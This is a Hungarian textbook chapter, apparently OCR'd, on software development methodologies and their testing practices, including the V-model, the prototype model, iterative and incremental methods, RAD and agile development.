
A módszertanok feladata, hogy meghatározzák, hogy a szoftver életciklus egyes lépései milyen sorrendben követik egymást, milyen dokumentumokat, szoftver termékeket kell előállítani és hogyan. Egy nagy szabálykönyvre emlékeztetnek, ami pontosan leírja, hogyan kell szoftvert „főzni”. Ha betartjuk a receptet, akkor egy átlagos minőségű szoftvert kapunk, de az átlagos minőség garantált.

A következőkben azokat a módszertanokat ismertetjük, amelyek különösen nagy hangsúlyt fektetnek a tesztelésre.

3.1. V-modell

A V-modell (angolul: V-Model vagy Vee Model) a nevét onnan kapta, hogy két szára van és így egy V betűhöz hasonlít. Az egyik szára megegyezik a vízesés modellel. Ez a fejlesztési szár. A másik szára a létrejövő termékek tesztjeit tartalmazza. Ez a tesztelési szár. Az egy szinten lévő fejlesztési és tesztelési lépések

összetartoznak, azaz a tesztelési lépés a fejlesztési lépés során létrejött dokumentumokat használja, vagy a létrejött terméket teszteli. Ennek megfelelően az előírt fejlesztési és tesztelési lépések a következők:



A V-modell a vízesés modell kiegészítése teszteléssel. Ez azt jelenti, hogy először végre kell hajtani a fejlesztés lépéseit, ezután jönnek a tesztelés lépései. Ha valamelyik teszt hibát talál, akkor vissza kell menni a megfelelő fejlesztési lépésre.

A V-modell hasonlóan a vízesés modellhez nagyon merev, de alkalmazói kevésbé ragaszkodnak ehhez a merevséghez, mint a vízesés modell alkalmazói. Ennek megfelelően jobban elterjedt. Fő jellemzője a teszt központi szerepe.

Egy tipikus V-modell változatban először felmérjük az igényeket és elkészítjük a követelmény specifikációt. Ezt üzleti elemzők végzik, akik a megrendelő és a fejlesztők fejével is képesek gondolkozni. A követelmény specifikációban jól meghatározott átvételi kritériumokat fogalmaznak meg, amik lehetnek funkcionális és nemfunkcionális igények is. Ez lesz majd az alapja a felhasználói átvételi tesztnek (User Acceptance Test, UAT). Magát a követelmény specifikációt is tesztelik. A felhasználók tüzetesen átnézik az üzleti elemzők segítségével, hogy ténylegesen minden igényüket lefedi-e a dokumentum. Ez lényeges része a modellnek, mert a folyamatban visszafelé haladni nem lehet, és ha rossz a követelmény specifikáció, akkor nem az igényeknek megfelelő szoftver fog elkészülni. Ezzel szemben például a prototípus modellben lehet pongyola az igényfelmérés, mert az a prototípusok során úgyis pontosításra kerül.

Ezután következik a funkcionális specifikáció elkészítése, amely leírja, hogyan kell majd működnie a szoftvernek. Ez lesz a rendszerteszt alapja. Ha a funkcionális specifikáció azt írja, hogy a „Vásárol gomb megnyomására ki kell írni a kosárban lévő áruk értékét”, akkor a rendszertesztben lesz egy vagy több teszteset, amely ezt teszteli. Például, ha üres a kosár, akkor az árnak nullának kell lennie.

Ezután következik a rendszerterv, amely leírja, hogy az egyes funkciókat hogyan, milyen komponensekkel, osztályokkal, metódusokkal, adatbázissal fogjuk megvalósítani. Ez lesz a komponens teszt egyik alapja. A rendszerterv leírja tovább, hogy a komponensek hogyan működnek együtt. Ez lesz az integrációs teszt alapja.

Ezután a rendszertervnek megfelelően következik az implementáció. Minden metódushoz egy vagy több unit-tesztet kell készíteni. Ezek alapja nem csak az implementáció, hanem a rendszerterv is. A nagyobb egységeket, osztályokat, al- és főfunkciókat is komponens teszt alá kell vetni az implementáció és a rendszerterv alapján.

Ha ezen sikeresen túl vagyunk, akkor az integrációs teszt következik a rendszerterv alapján. Ha itt problémák merülnek fel, akkor visszamegyünk a V betű másik szárára a rendszertervhez. Megnézzük, hogy a hiba a rendszertervben vagy az implementációban van-e. Ha kell, megváltoztatjuk a rendszertervet, majd az implementációt is.

Az integrációs teszt után jön a rendszerteszt a funkcionális specifikáció alapján. Hasonlóan, hiba esetén a V betű másik szárára megyünk, azaz visszalépünk a funkcionális specifikáció elkészítésére. Majd jön az átvételi teszt a követelmény specifikáció alapján. Remélhetőleg itt már nem lesz hiba, mert kezdhetnénk az egészet elölről, ami egyenlő a sikertelen projekttel.

Ha a fejlesztés és tesztelés alatt nem változnak a követelmények, akkor ez egy nagyon jó, kiforrott, támogatott módszertan. Ha valószínű a követelmények változása, akkor inkább iteratív, vagy még inkább agilis módszert válasszunk.

3.2. Prototípus modell

A prototípus modell válasz a vízesés modell sikertelenségére. A fejlesztő cégek rájöttek, hogy tarthatatlan a vízesés modell megközelítése, hogy a rendszerrel a felhasználó csak a projekt végén találkozik. Gyakran csak ekkor derült ki, hogy az életciklus elején félreértették egymást a felek és nem a valós követelményeknek megfelelő rendszer született. Ezt elkerülendő a prototípus modell azt mondja, hogy a végső átadás előtt több prototípust is szállítsunk le, hogy mihamarabb kiderüljenek a félreértések, illetve a megrendelő lássa, mit várhat a rendszertől.

A prototípus alapú megközelítése a fejlesztésnek azon alapszik, hogy a megrendelő üzleti folyamatai, követelményei nem ismerhetők meg teljesen. Már csak azért sem, mert ezek az idővel változnak (lásd az agilis módszertanokat). A követelményeket érdemes finomítani prototípusok segítségével. Ha a felhasználó használatba vesz egy prototípust, akkor képes megfogalmazni, hogy az miért nem felel meg az elvárásainak és hogyan kellene megváltoztatni. Ebben a megközelítésben a leszállított rendszer is egy prototípus.

Ez a megközelítés annyira sikeres volt, hogy a modern módszertanok majd mindegyike prototípus alapú. Az iteratív módszerek általában minden mérföldkőhöz kötnek egy prototípust. Az agilis módszertanok akár minden nap új (lásd napi fordítás) prototípust állítanak elő.


A kezdeti prototípus fejlesztése általában a következő lépésekből áll:

1. 1. lépés: Az alap követelmények meghatározása: Olyan alap követelmények meghatározása, mint a bemeneti és kimeneti adatok. Általában a teljesítményre vagy a biztonságra vonatkozó követelményekkel nem foglalkozunk.

2. 2. lépés: Kezdeti prototípus kifejlesztése: Csak a felhasználói felületeket fejlesztjük le egy erre alkalmas CASE eszközzel. A mögötte lévő funkciókat nem, kivéve az új ablakok nyitását.

3. 3. lépés: Bemutatás: Ez egyfajta felhasználói átvételi teszt. A végfelhasználók megvizsgálják a prototípust, és jelzik, hogy mit gondolnak másként, illetve mit tennének még hozzá.

4. 4. lépés. A követelmények pontosítása: A visszajelzéseket felhasználva pontosítjuk a követelmény specifikációt. Ha még mindig nem elég pontos a specifikáció, akkor a prototípust továbbfejlesztjük és ugrunk a 3. lépésre. Ha elég pontos képet kaptunk arról, hogy mit is akar a megrendelő, akkor az egyes módszertanok mást és mást írnak elő.



A prototípus készítést akkor a legcélszerűbb használni, ha a rendszer és a felhasználó között sok lesz a párbeszéd. A modell on-line rendszerek elemzésében és tervezésében nagyon hatékony, különösen a tranzakció feldolgozásnál. Olyan rendszereknél, ahol kevés interakció zajlik a rendszer és a felhasználó között, ott kevésbé éri meg a prototípus modell használata, ilyenek például a számítás igényes feladatok. Különösen jól használható a felhasználói felület kialakításánál.


A prototípus modell nagyban épít a tesztelésre. Minden prototípust felhasználói átvételi tesztnek vetnek alá, ami során könnyen kiderül, hogy milyen funkcionális és nemfunkcionális követelményt nem tart be a prototípus. A korai szakaszban sok unit-tesztet alkalmazunk. Amikor befejezünk egy újabb prototípust, akkor regressziós teszttel vizsgáljuk meg, hogy ami az előző prototípusban működött, az továbbiakban is működik-e. Ha az új prototípusban van új komponens is, akkor a régi és az új komponensek között, illetve az új – új komponensek között integrációs tesztet kell végrehajtani. A modell későbbi szakaszában, miután már a követelmény és a funkcionális specifikáció letisztult, egy vízesés modellre hasonlít. Azaz az implementáció után jön a tesztelés. Ekkor elvégezzük újból komponens és integrációs teszteket is. Rendszertesztet általában csak a végső prototípus átadás előtt végzünk.

3.3. Iteratív és inkrementális módszertanok

Az iteratív módszertan előírja, hogy a fejlesztést, kezdve az igényfelméréstől az üzemeltetésig, kisebb iterációk sorozatára bontsuk. Eltérően a vízesés modelltől, amelyben például a tervezés teljesen megelőzni az implementációt, itt minden iterációban van tervezés és implementációi is. Lehet, hogy valamelyik iterációban az egyik sokkal hangsúlyosabb, mint a másik, de ez természetes.

A folyamatos finomítás lehetővé teszi, hogy mélyen megértsük a feladatot és felderítsük az ellentmondásokat. Minden iteráció kiegészíti a már kifejlesztett prototípust. A kiegészítést inkrementumnak is nevezzük. Azok a módszertanok, amik a folyamatra teszik a hangsúlyt, azaz az iterációra, azokat iteratív módszertanoknak nevezzük. Azokat, amelyek az iteráció termékére, az inkrementumra teszik a hangsúlyt, azokat inkrementális módszertanoknak hívjuk. A mai módszertanok nagy része, kezdve a prototípus modelltől egészen az agilis modellekig, ebbe a családba tartoznak.

A kiegészítés hozzáadásával növekvő részrendszer jön létre, amelyet tesztelni kell. Az új kódot unit-teszttel teszteljük. Regressziós teszttel kell ellenőrizni, hogy a régi kód továbbra is működik-e az új kód hozzáadása és a változások után. Az új és a régi kód együttműködését integrációs teszttel teszteljük. Ha egy mérföldkőhöz vagy prototípus bemutatáshoz érkezünk, akkor van felhasználói átvételi teszt is. Egyébként csak egy belső átvételi teszt van az iteráció végén.



Ezt a megközelítést több módszertan is alkalmazza, például a prototípus modell, a gyors alkalmazásfejlesztés (RAD), a Rational Unified Process (RUP) és az agilis fejlesztési modellek. Itt ezeknek a módszertanoknak a közös részét, az iterációt ismertetjük. Egy iteráció a következő feladatokból áll:

1. Üzleti folyamatok elemzése
2. Követelményelemzés
3. Elemzés és tervezés
4. Implementáció
5. Tesztelés
6. Értékelés

Az iteratív modell fő ereje abban rejlik, hogy az életciklus lépései nem egymás után jönnek, mint a strukturált módszertanok esetén, hanem időben átfedik egymást. Minden iterációban van elemzés, tervezés, implementáció és tesztelés. Ezért, ha találunk egy félreértést, akkor nem kell visszalépni, hanem néhány iteráció segítségével oldjuk fel a félreértést. Ez az jelenti, hogy kevésbé tervezhető a fejlesztés ideje, de jól alkalmazkodik az igények változásához.

Mivel a fejlesztés lépéseit mindig ismételgetjük, ezért azt mondjuk, hogy ezek időben átfedik egymást, hiszen minden szakaszban minden lépést végre kell hajtani. A kezdeti iterációkban több az elemzés, a végéhez közeledve egyre több a tesztelés. Már a legelső szakaszban is van tesztelés, de ekkor még csak a teszttervet készítjük. Már a legelső szakaszban is van implementáció, de ekkor még csak az architektúra osztályait hozzuk létre. És így tovább.

A feladatot több iterációra bontjuk. Ezeket általában több kisebb csapat implementálja egymással versengve. Aki gyorsabb, az választhat iterációt a meglévők közül. A választás nem teljesen szabad, a legnagyobb prioritású feladatok közül kell választani. A prioritás meghatározása különböző lehet, általában a leggyorsabban megvalósítható és legnagyobb üzleti értékű, azaz a legnagyobb üzleti megtérüléssel (angolul: return of investment) bíró feladat a legnagyobb prioritású.

Üzleti folyamatok elemzése: Első lépésben meg kell ismerni a megrendelő üzleti folyamatait. Az üzleti folyamatok modellezése során fel kell állítani egy projekt fogalomtárat. A lemodellezett üzleti folyamatokat egyeztetni kell a megrendelővel, hogy ellenőrizzük jól értjük-e az üzleti logikát. Ezt üzleti elemzők végzik, akik a megrendelők és a fejlesztők fejével is képesek gondolkozni.

Követelményelemzés: A követelmény elemzés során meghatározzuk a rendszer funkcionális és nemfunkcionális követelményeit, majd ezekből funkciókat, képernyőterveket készítünk. Ez a lépés az egész fejlesztés elején nagyon hangsúlyos, hiszen a kezdeti iterációk célja a követelmények felállítása. Későbbiekben csak a funkcionális terv finomítása a feladata. Fontos, hogy a követelményeket egyeztessük a megrendelőkkel. Ha a finomítás során ellentmondást fedezünk fel, akkor érdemes tisztázni a kérdést a megrendelővel.

Elemzés és tervezés: Az elemzés és tervezés során a követelmény elemzés termékeiből megpróbáljuk elemezni a rendszert és megtervezni azt. A nemfunkcionális követelményekből lesz az architekturális terv. Az architekturális terv alapján tervezzük az alrendszereket és a köztük levő kapcsolatokat. Ez a kezdeti iterációk feladata. A funkcionális követelmények alapján tervezzük meg az osztályokat, metódusokat és az adattáblákat. Ezek a későbbi iterációk feladatai.

Implementáció: Az implementációs szakaszra ritkán adnak megszorítást az iteratív módszertanok. Általában a bevett technikák alkalmazását ajánlják, illetve szerepköröket írnak elő. Pl.: a fejlesztők fejlesztik a rendszert, a fejlesztők szoros kapcsolatban vannak a tervezőkkel, továbbá van egy kód ellenőr, aki ellenőrzi, hogy a fejlesztők által írt programok megfelelnek-e a tervezők által kitalált tervezési és programozási irányelveknek. Ebben a szakaszban a programozók unit-teszttel biztosítják a kód minőségét.

Tesztelés: A tesztelési szakaszban különböző tesztelési eseteket találunk ki, ezeket unit-tesztként valósítjuk meg. Itt vizsgáljuk meg, hogy az elkészült kód képes-e együttműködni a program többi részével, azaz integrációs tesztet hajtunk végre. Regressziós tesztek segítségével ellenőrizzük, hogy ami eddig kész volt, az nem romlott el. Ehhez lefuttatjuk az összes unit-tesztet. Rendszerteszt csak a késői tesztelési fázisokban van.

Értékelés: A fejlesztés minden ciklusában el kell dönteni, hogy az elkészült verziót elfogadjuk-e, vagy sem. Ha nem, akkor újra indul ez az iteráció. Ha igen, vége ennek az iterációnak. Az így elkészült kódot feltöltjük a verziókövető rendszerbe, hogy a többi csapat is hozzáférjen. Az értékelés magában foglal egy átvételi tesztet is. Ha a megrendelő nem áll rendelkezésre, akkor általában a csoportok munkáját összefogó vezető programozó / tervező helyettesíti. Amennyiben a folyamat során elértünk egy mérföldkőhöz, akkor általában át kell adnunk egy köztes prototípust is. Ekkor mindig rendelkezésre áll a megrendelő, hogy elvégezzük a felhasználói átvételi tesztet.

Támogató tevékenységek, napi fordítás: Az iterációktól függetlenül úgynevezett támogató folyamatok is zajlanak a szoftver cégen belül. Ilyen például a rendszergazdák vagy a menedzsment tevékenysége. Az iterációk szemszögéből a legfontosabb az úgynevezett a napi fordítás (daily build). Ez azt jelenti, hogy minden nap végén a verziókövető rendszerben lévő forráskódot lefordítjuk. Minden csapat igyekszik a meglévő kódhoz igazítani a sajátját, hogy lehetséges legyen a fordítás. Aki elrontja a napi fordítást, és ezzel nehezíti az összes csapat következő napi munkáját, az büntetésre számíthat. Ez a cég hagyományaitól függ, általában egy hétig ő csinálja a napi fordítás és emiatt sokszor sokáig bent kell maradnia.

Végül vagy elérjük azt a pontot, ahol azt mondjuk, hogy ez így nem elkészíthető, vagy azt mondjuk, hogy minden felmerült igényt kielégít a szoftverünk és szállíthatjuk a megrendelőnek.

3.4. Gyors alkalmazásfejlesztés – RAD

A gyors alkalmazásfejlesztés vagy ismertebb nevén RAD (Rapid Application Development) egy olyan elgondolás, amelynek lényege a szoftver gyorsabb és jobb minőségű elkészítése. Ezt a következők által érhetjük el:

1. Korai prototípus készítés és ismétlődő felhasználói átvételi tesztek.

2. A csapat - megrendelő és a csapaton belüli kommunikációban kevésbé formális.

3. Szigorú ütemterv, így az újítások mindig csak a termék következő verziójában jelennek meg.

4. Követelmények összegyűjtése fókusz csoportok és munkaértekezletek használatával.

5. Komponensek újrahasznosítása.

Ezekhez a folyamatokhoz több szoftvergyártó is készített segédeszközöket, melyek részben vagy egészben lefedik a fejlesztés fázisait, mint például:

1. követelmény összegyűjtő eszközök,

2. tervezést segítő eszközök,

3. prototípus készítő eszközök,

csapatok kommunikációját segítő eszközök.

A RAD elsősorban az objektumorientált programozással kacsolódik össze, már csak a komponensek újrahasznosítása okán is. Összehasonlítva a hagyományos fejlesztési metódusokkal (pl.: vízesés modell), ahol az egyes fejlesztési fázisok jól elkülönülnek egymástól, a RAD sokkal rugalmasabban. Gyakori probléma, hogy a tervezésbe hiba csúszik, és az csak a megvalósítási vagy a tesztelési fázisban jön elő, ráadásul az elemzés és a tesztelési fázis között hat-hét hónap is eltelhet. Vagy ha menetközbe megváltoznak az üzleti körülmények, és már a megvalósítási fázisban járunk, vagy csak rájöttek a megrendelők, hogy valamit mégis másképpen szeretnének, akkor szintén gondban vagyunk. A RAD válasza ezekre a problémákra a gyorsaság. Ha gyorsan hozzuk létre a rendszert, akkor ezen rövid idő alatt nem változnak a követelmények, az elemzés és tesztelés között nem hat-hét hónap, hanem csak hat-hét hét telik el.

A gyorsaság eléréséhez sok meglévő komponenst kell felhasználni, amit a csapatnak jól kell ismernie. A komponensek lehetnek saját fejlesztésűek vagy megvásároltak. Komponenst vásárolni nagy kockázat, mert ha hiba van benne, azt nem tudjuk javítani, ha nem kapjuk meg a forrást, de még úgy is nagyon nehéz. Ezért a komponens gyártók nagyon alaposan tesztelik terméküket.

A RAD az elemzést, a tervezést, a megvalósítást, és a tesztelést rövid, ismétlődő ciklusok sorozatába tömöríti, és ennek sok előnye van a hagyományos modellekkel szemben. A fejlesztés során általában kis csoportokat hoznak létre fejlesztőkből, végfelhasználókból, ez az úgynevezett fókusz csoport. Ezek a csapatok az ismétlődő, rövid ciklusokkal vegyítve hatékonyabbá teszik a kommunikációt, optimalizálják a fejlesztési sebességet, egységesítik az elképzeléseket és célokat, valamint leegyszerűsítik a folyamat felügyeletét.

Öt fejlesztési lépés a RAD-ban:


1. Üzleti modellezés: Az üzleti funkciók közötti információ áramlást olyan kérdések feltevésével tudjuk felderíteni, mint hogy milyen információk keletkeznek, ezeket ki állítja elő, az üzleti folyamatot milyen információk irányítják, vagy hogy ki irányítja.

2. Adat modellezés: Az üzleti modellezéssel összegyűjtöttük a szükséges adatokat, melyekből adat objektumokat hozunk létre. Beazonosítjuk az attribútumokat és a kapcsolatokat az adatok között.

3. Folyamat modellezés: Az előzőleg létrehozott adatmodellhez szükséges műveletek (bővítés, törlés, módosítás) meghatározása, úgy hogy létrehozzuk a kellő információáramlást az üzleti funkciók számára.

4. Alkalmazás előállítása: A szoftver előállításának megkönnyítése automatikus eszközökkel.

5. Tesztelés: Az új programkomponensek tesztelése, a már korábban tesztelt komponenseket már nem szükséges újra vizsgálni. Ez gyorsítja a folyamatot.



Hátránya, hogy magasan képzett fejlesztőkre van szükség, emellett fontos a fejlesztők és a végfelhasználók elkötelezettsége a sikeres szoftver iránt. Ha a projekt nehezen bontható fel modulokra, akkor nem a legjobb választás a RAD. Nagyobb rendszerek fejlesztése ezzel a módszertannal kockázatos.

3.5. Agilis szoftverfejlesztés

Az agilis szoftverfejlesztés valójában iteratív szoftverfejlesztési módszerek egy csoportjára utal, amelyet 2001-ben az Agile Manifesto nevű kiadványban öntöttek formába. Az agilis fejlesztési módszerek (nevezik adaptívnak is) egyik fontos jellemzője, hogy a résztvevők, amennyire lehetséges megpróbálnak alkalmazkodni a projekthez. Ezért fontos például, hogy a fejlesztők folyamatosan tanuljanak.

Az agilis szoftverfejlesztés szerint értékesebbek:

1. az egyének és interaktivitás szemben a folyamatokkal és az eszközökkel,
2. a működő szoftver szemben a terjedelmes dokumentációval,
3. az együttműködés a megrendelővel szemben a szerződéses tárgyalásokkal,
4. az alkalmazkodás a változásokhoz szemben a terv követésével.

Az agilis szoftverfejlesztés alapelvei:

1. A legfontosabb a megrendelő kielégítése használható szoftver gyors és folyamatos átadásával.
2. Még a követelmények kései változtatása sem okoz problémát.
3. A működő szoftver / prototípus átadása rendszeresen, a lehető legrövidebb időn belül.
4. Napi együttműködés a megrendelő és a fejlesztők között.
5. A projektek motivált egyének köré épülnek, akik megkapják a szükséges eszközöket és támogatást a legjobb munkavégzéshez.
6. A leghatékonyabb kommunikáció a szemtől-szembeni megbeszélés.
7. Az előrehaladás alapja a működő szoftver.
8. Az agilis folyamatok általi fenntartható fejlesztés állandó ütemben.
9. Folyamatos figyelem a technikai kitűnőségnek.
10. Egyszerűség, a minél nagyobb hatékonyságért.
11. Önszervező csapatok készítik a legjobb terveket.
12. Rendszeres időközönként a csapatok reagálnak a változásokra, hogy még hatékonyabbak legyenek.

Az agilis szoftverfejlesztésnek nagyon sok fajtája van. Ebben a jegyzetben csak ezt a kettőt tárgyaljuk:

1. Scrum

2. Extrém Programozás (XP)

Ezek a következő közös jellemzőkkel bírnak:

1. Kevesebb dokumentáció.

2. Növekvő rugalmasság, csökkenő kockázat.

3. Könnyebb kommunikáció, javuló együttműködés.

4. A megrendelő bevonása a fejlesztésbe.

Kevesebb dokumentáció: Az agilis metódusok alapvető különbsége a hagyományosakhoz képest, hogy a projektet apró részekre bontják, és mindig egy kisebb darabot tesznek hozzá a termékhez, ezeket egytől négy hétig terjedő ciklusokban (más néven keretekben vagy idődobozokban) készítik el, és ezek a ciklusok ismétlődnek. Ezáltal nincs olyan jellegű részletes hosszú távú tervezés, mint például a vízeséses modellnél, csak az a minimális, amire az adott ciklusban szükség van. Ez abból az elvből indul ki, hogy nem lehet előre tökéletesen, minden részletre kiterjedően megtervezni egy szoftvert, mert vagy a tervben lesz hiba, vagy a megrendelő változtat valamit.

Növekvő rugalmasság, csökkenő kockázat: Az agilis módszerek a változásokhoz adaptálható technikákat helyezik előnybe a jól tervezhető technikákkal szemben. Ennek megfelelően iterációkat használnak. Egy iteráció olyan, mint egy hagyományos életciklus: tartalmazza a tervezést, a követelmények elemzését, a kódolást, és a tesztelést. Egy iteráció maximum egy hónap terjedelmű, így nő a rugalmasság, valamint csökken a kockázat, hiszen az iteráció végén átvételi teszt van, ami után megrendelő megváltoztathatja eddigi követelményeit. Minden iteráció végén futóképes változatot kell kiadniuk a csapatoknak a kezükből.

Könnyebb kommunikáció, javuló együttműködés: Jellemző, hogy a fejlesztő csoportok önszervezőek, és általában nem egy feladatra specializálódottak a tagok, hanem többféle szakterületről kerülnek egy csapatba, így például programozok és tesztelők. Ezek a csapatok ideális esetben egy helyen, egy irodában dolgoznak, a csapatok mérete ideális esetben 5-9 fő. Mindez leegyszerűsíti a tagok közötti kommunikációt és segíti a csapaton belüli együttműködést. Az agilis módszerek előnyben részesítik a szemtől szembe folytatott kommunikációt az írásban folytatott eszmecserével szemben.

A megrendelő bevonása a fejlesztésbe: Vagy személyesen a megrendelő vagy egy kijelölt személy, aki elkötelezi magát a termék elkészítése mellett, folyamatosan a fejlesztők rendelkezésére áll, hogy a menet közben felmerülő kérdéseket minél hamarabb meg tudja válaszolni. Ez a személy a ciklus végén is részt vesz az elkészült prototípus kiértékelésében. Fontos feladata az elkészítendő funkciók fontossági sorrendjének felállítása azok üzleti értéke alapján. Az üzleti értékből és a fejlesztő csapat által becsült fejlesztési időből számolható a befektetés megtérülése (Return of Investment, ROI). A befektetés megtérülése az üzleti érték és a fejlesztési idő hányadosa.

